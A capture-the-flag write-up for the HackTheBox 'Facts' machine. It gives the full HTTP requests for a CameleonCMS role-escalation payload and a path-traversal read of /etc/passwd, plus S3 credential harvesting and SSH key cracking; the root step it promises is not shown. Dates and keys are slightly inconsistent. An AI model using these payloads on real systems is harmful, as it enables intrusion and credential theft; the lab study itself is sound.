In Facts, we escalate privileges through CameleonCMS, retrieve S3 credentials and SSH keys from a S3 bucket, then exploit Facter sudo misconfiguration to gain root access.
Introduction
In this post, I will demonstrate the exploitation of an easy difficulty machine called "Facts" on HackTheBox. Overall, it was an enjoyable box offering a nice learning experience.
This machine was pwned on 16 March 2026. The write-up was released publicly on 7 June 2026 after the machine retired.
Step 1: running an Nmap scan on the target
After adding the IP to our hostfile (sudo vim /etc/hosts), I ran an nmap scan of the 1000 most common ports.
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV facts.htb
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-21 16:57 -0400
Nmap scan report for facts.htb (10.129.37.102)
Host is up (0.022s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.9p1 Ubuntu 3ubuntu3.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4d:d7:b2:8c:d4:df:57:9c:a4:2f:df:c6:e3:01:29:89 (ECDSA)
|_  256 a3:ad:6b:2f:4a:bf:6f:48:ac:81:b9:45:3f:de:fb:87 (ED25519)
80/tcp open  http    nginx 1.26.3 (Ubuntu)
|_http-title: facts
|_http-server-header: nginx/1.26.3 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.57 seconds
This scan revealed that an SSH server as well as an nginx webserver is running. In the background, I also performed a scan of all tcp ports which yielded the following results:
──(kali㉿kali)-[~]
└─$ nmap -sC -sV -p- facts.htb -T4
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-21 17:04 -0400
Nmap scan report for facts.htb (10.129.37.102)
Host is up (0.014s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 9.9p1 Ubuntu 3ubuntu3.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4d:d7:b2:8c:d4:df:57:9c:a4:2f:df:c6:e3:01:29:89 (ECDSA)
|_  256 a3:ad:6b:2f:4a:bf:6f:48:ac:81:b9:45:3f:de:fb:87 (ED25519)
80/tcp    open  http    nginx 1.26.3 (Ubuntu)
|_http-server-header: nginx/1.26.3 (Ubuntu)
|_http-title: facts
54321/tcp open  http    Golang net/http server
|_http-title: Did not follow redirect to http://facts.htb:9001
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     Accept-Ranges: bytes
|     Content-Length: 303
|     Content-Type: application/xml
|     Server: MinIO
|     Strict-Transport-Security: max-age=31536000; includeSubDomains
|     Vary: Origin
|     X-Amz-Id-2: dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8
|     X-Amz-Request-Id: 18A87B2FFA74F2C7
|     X-Content-Type-Options: nosniff
|     X-Xss-Protection: 1; mode=block
|     Date: Tue, 21 Apr 2026 21:04:58 GMT
output omitted
Here, we found that another http server is running on port 54321. Specifcally, It seems we have stumbled upon a MinIO instance running on a non-standard port (54321). MinIO is an open-source object storage server compatible with Amazon S3 API's.
Step 2: Enumerating the webserver

Upon visiting the website running on port 80, I was greeted with a generic page where no obvious attack vector could be found at first sight.
Visiting the service on port 54321 redirected to port 9001, but we were unable to connect. This seemed like a dead end for now. Therefore, I decided to investigate the webservice on port 80 in more detail. Some vhost fuzzing using ffuf seemed like an appriopriate next step to do:
┌──(kali㉿kali)-[~]
└─$ ffuf -u http://facts.htb/ -H "Host: FUZZ.facts.htb" -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt -fs 154

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://facts.htb/
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.facts.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 154
________________________________________________

:: Progress: [19966/19966] :: Job [1/1] :: 3225 req/sec :: Duration: [0:00:06] :: Errors: 0 ::
Unfortunately, this did not yield any results. Therefore, I decided to perform a directory bruteforce. After some time passed, we got a few hits of which "admin" seemed the most promising:
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://facts.htb -x html,php,txt -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://facts.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              txt,html,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
index                (Status: 200) [Size: 11113]
index.html           (Status: 200) [Size: 11128]
index.php            (Status: 200) [Size: 11125]
index.txt            (Status: 500) [Size: 7918]
search.html          (Status: 200) [Size: 19212]
search.php           (Status: 200) [Size: 19207]
search               (Status: 200) [Size: 19187]
search.txt           (Status: 500) [Size: 7918]
rss.php              (Status: 200) [Size: 183]
rss.html             (Status: 200) [Size: 183]
rss                  (Status: 200) [Size: 183]
rss.txt              (Status: 200) [Size: 183]
sitemap              (Status: 200) [Size: 3508]
sitemap.php          (Status: 200) [Size: 2090]
sitemap.html         (Status: 200) [Size: 12139]
sitemap.txt          (Status: 500) [Size: 7918]
en.html              (Status: 200) [Size: 11124]
en                   (Status: 200) [Size: 11109]
en.php               (Status: 200) [Size: 11121]
en.txt               (Status: 500) [Size: 7918]
page.php             (Status: 200) [Size: 19613]
page.html            (Status: 200) [Size: 19618]
page                 (Status: 200) [Size: 19593]
page.txt             (Status: 500) [Size: 7918]
welcome.html         (Status: 200) [Size: 11981]
welcome              (Status: 200) [Size: 11966]
admin                (Status: 302) [Size: 0] [--> http://facts.htb/admin/login]
admin.html           (Status: 302) [Size: 0] [--> http://facts.htb/admin/login]
admin.php            (Status: 302) [Size: 0] [--> http://facts.htb/admin/login]
admin.txt            (Status: 302) [Size: 0] [--> http://facts.htb/admin/login]
post.php             (Status: 200) [Size: 11320]
post                 (Status: 200) [Size: 11308]
post.html            (Status: 200) [Size: 11323]
post.txt             (Status: 500) [Size: 7918]
Progress: 1560 / 830568 (0.19%)^C
Step 3: Gaining access
Navigating to this endpoint revealed a login page and an option to register:


Next thing I did was make an account through the register functionality displayed on the page. Subsequently, I logged in using the newly made account where I was greeted with some kind of admin panel:

There wasn't a lot on this page that could be used to gain a reverse shell. However, the page revealed that CameleonCMS version 2.9.0 is used. Therefore, I did some googling to determine whether there are some known vulnerabilities in this version. It seemed that there was a recent path traversal vulnerabilty for CameleonCMS in the AWS S3 uploader implementation: CVE-2026-1776. In Addition, I also found another privilege escalation vulerability: CVE-2025–2304.
I started with CVE-2025–2304 as it seemed most promising. Investigation of a POC for this exploit revealed we can send a POST request to /admin/users/{id}/updated_ajax and inject the password[role]=admin parameter to elevate our role to admin. I tried exploiting this manually as I don't like blindly running scripts.
The next step is to go to the profile settings and find the "change password" option. Enable Burpsuite intercept and capture the request:

Edit the body and add the payload user[role]=admin
POST /admin/users/5/updated_ajax HTTP/1.1
Host: facts.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://facts.htb/admin/profile/edit
X-CSRF-Token: DdBpqUshdnCyjIeFajYx6Pft7A5bqC9kNJQ2RHRdpOIJj6uo6Ig6VPbGcMYHZHV3Ei0KEdnrsRbPQQjfGF58oQ
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 188
Origin: http://facts.htb
Connection: keep-alive
Cookie: _factsapp_session=iNIoAXF2yi0htvIMJnLTSt407u3cs1kbnaJEfHpF3kprZNL4uICJ9dSQqKur6om4bn%2Bz5wzMLUeXrlpVwvJoD%2Fu77qOPxsJgQUidpA9C%2B32VaN0LI2%2FZTuMKSL3zmllAt0yvZRxFxvdONLwgoQTyRMn9FfLXE%2FCRJzRaVtxRrYF373vcjNMisAoKCS898y71IBy%2Fy780%2FKlUdRP3vnaNRsjqiavzZt1h7kLk5l%2BzFclyk%2B5G6vsZoxQ0ruA%2FvC17EcU8swZwOUlO3pZ1HRwGhMQc3WtCBU1F%2FrLfwzQBnfU69cm%2FF3c0HWV34Upa7ulx6PDlPC%2BDheuOmCmiuWx5MagJ0UM29wRRfz7TnfSIlXMG5s61%2BL%2FDzTI%3D--wzS6Mdp65vCK3bfJ--DOtaROp1md7VL9FiTjERrw%3D%3D; auth_token=O-FttcpU996F-szz5Voa1A&Mozilla%2F5.0+%28X11%3B+Linux+x86_64%3B+rv%3A140.0%29+Gecko%2F20100101+Firefox%2F140.0&10.10.15.26
Priority: u=0

_method=patch&authenticity_token=DdBpqUshdnCyjIeFajYx6Pft7A5bqC9kNJQ2RHRdpOIJj6uo6Ig6VPbGcMYHZHV3Ei0KEdnrsRbPQQjfGF58oQ&password%5Bpassword%5D=test&password%5Bpassword_confirmation%5D=test&password[role]=admin
After forwarding this request, I gained admin privileges on the CameleonCMS panel:
By navigating to Settings > General Site > Filesystem Settings, AWS S3 credentials can be obtained

For better readability:
Aws s3 access key: AKIAFDB95DC508B428B4
Aws s3 secret key: JKABwrXUQMMpNpOUDOC0kR6b8XcjdQTOZP7fATdY
Aws s3 bucket name: randomfacts
Aws s3 region: us-east-1
Aws s3 bucket endpoint: http://localhost:54321
Cloudfront url: http://facts.htb/randomfacts
Now, we know that there is an AWS s3 bucket connected to the site of which we have credentials. Therefore, the next step is connecting to it and seeing what is stored on the s3 bucket. To do this, we need to first configure our client to connect to the s3 bucket.
┌──(kali㉿kali)-[~/CVE-2025-2304]
└─$ aws configure --endpoint-url http://facts.htb:54321
AWS Access Key ID [****************B6B7]: AKIAE7AF19A77181F7E6
AWS Secret Access Key [****************8IdP]: UfmoMGEd37k04IUlwrRatb2K57s6DsgtJWRgoCKZ
Default region name [us-east-1]:
Default output format [None]:
Let's see what is on this s3 bucket.
┌──(kali㉿kali)-[~/CVE-2025-2304]
└─$ aws --endpoint-url http://facts.htb:54321 s3 ls
2025-09-11 08:06:52 internal
2025-09-11 08:06:52 randomfacts
We find 2 directories of which internal seems the most promising. Exploring a bit further reveals the following:
┌──(kali㉿kali)-[~]
└─$ aws --endpoint-url http://facts.htb:54321 s3 ls s3://internal/
                           PRE .bundle/
                           PRE .cache/
                           PRE .ssh/
2026-01-08 13:45:13        220 .bash_logout
2026-01-08 13:45:13       3900 .bashrc
2026-01-08 13:47:17         20 .lesshst
2026-01-08 13:47:17        807 .profile
There is an .ssh folder which could have some private keys.
┌──(kali㉿kali)-[~]
└─$ aws --endpoint-url http://facts.htb:54321 s3 ls s3://internal/.ssh/
2026-04-22 07:46:36         82 authorized_keys
2026-04-22 07:46:36        464 id_ed25519
Seems we are in luck. There is indeed a private key. Let's copy it to our host:
┌──(kali㉿kali)-[~]
└─$ aws --endpoint-url http://facts.htb:54321 s3 cp s3://internal/.ssh/id_ed25519 ./
download: s3://internal/.ssh/id_ed25519 to ./id_ed25519
It seems this private key is protected by a passphrase. Let's decrypt it using john:
┌──(kali㉿kali)-[~]
└─$ ssh2john id_ed25519 > hash.txt
Now, we can crack the hash:
┌──(kali㉿kali)-[~]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 24 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:02:39 0.01% (ETA: 2026-05-16 00:05) 0g/s 8.645p/s 8.645c/s 8.645C/s jesse..atlanta
dragonballz      (id_ed25519)
1g 0:00:05:35 DONE (2026-04-22 08:07) 0.002977g/s 9.529p/s 9.529c/s 9.529C/s fireman..imissu
Use the "--show" option to display all of the cracked passwords reliably
At this point, I didn't know which users were on the system. Therefore, I was stuck and decided to do a bit more research regarding vulnerabilities in CameleonCMS. That's how I came across the following vulnerability: Arbitrary path traversal vulnerability. Apparently, this vulnerability should be patched onwards from version 2.8.2. However, it was inadequately patched and it also works on version 2.9.0 when S3 storage is enabled. To exploit this vulnerability, I crafted this request in Burpsuite:
GET /admin/media/download_private_file?file=../../../../../../etc/passwd HTTP/1.1
Host: facts.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://facts.htb/admin/settings/site
Connection: keep-alive
Cookie: _factsapp_session=mtbuBfaoYRjfxMQf3cJmo51d7wPkUSYXZaCNMTZ%2B9LoQuPoMPNjCJhICy7w27eQw%2B9cpX63L3zQ%2Ft4iTYekvdTM7olA6mOj%2BFU2%2B%2FEk5edMM5Dk%2BaFYGc0fJFn3pQEtap7bHmKIoq%2BXu%2F%2FbUDqnfOl7VlDZ7%2FijvZhBUDlU6paERrcMB3DXx6Yxch3r%2F2OvSHi2D1TskBdQMd301aVu7X5v72%2FgixfVw5%2BG04Edix%2FnIe94rpM1%2FXR6Cham%2BbCk%2BlZgMFtr0bzYi6D3VU9fGwLRDl343nTP24L6J6mnpiyn3wmiPF6EcRWBAYNmOcFhFfXvwETzAUgLsKl3q2K%2BuCCGpuqHpXeGYTslOZvKkfWQ39zRY94G0j8o%3D--IFNPtt8wWYU1aZIa--SgJO4dWUsi2ts9kNNd%2Ff5w%3D%3D; auth_token=nS9AQaEIkCQRbHqmmEdZLg&Mozilla%2F5.0+%28X11%3B+Linux+x86_64%3B+rv%3A140.0%29+Gecko%2F20100101+Firefox%2F140.0&10.10.15.26
Upgrade-Insecure-Requests: 1
If-None-Match: W/"a369674e84dc5dff50502bc255a35420"
Priority: u=0, i
The response gave us back the /etc/passwd file exposing the users on the box:
HTTP/1.1 200 OK
Server: nginx/1.26.3 (Ubuntu)
Date: Wed, 22 Apr 2026 12:36:07 GMT
Content-Type: application/octet-stream
Content-Length: 1809
Connection: keep-alive
x-frame-options: SAMEORIGIN
x-xss-protection: 0
x-content-type-options: nosniff
x-permitted-cross-domain-policies: none
referrer-policy: strict-origin-when-cross-origin
content-disposition: inline; filename="passwd"; filename*=UTF-8''passwd
content-transfer-encoding: binary
cache-control: no-cache
x-request-id: a94a19f5-c20f-49ab-8b07-a704bf2f41ba
x-runtime: 0.249300

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
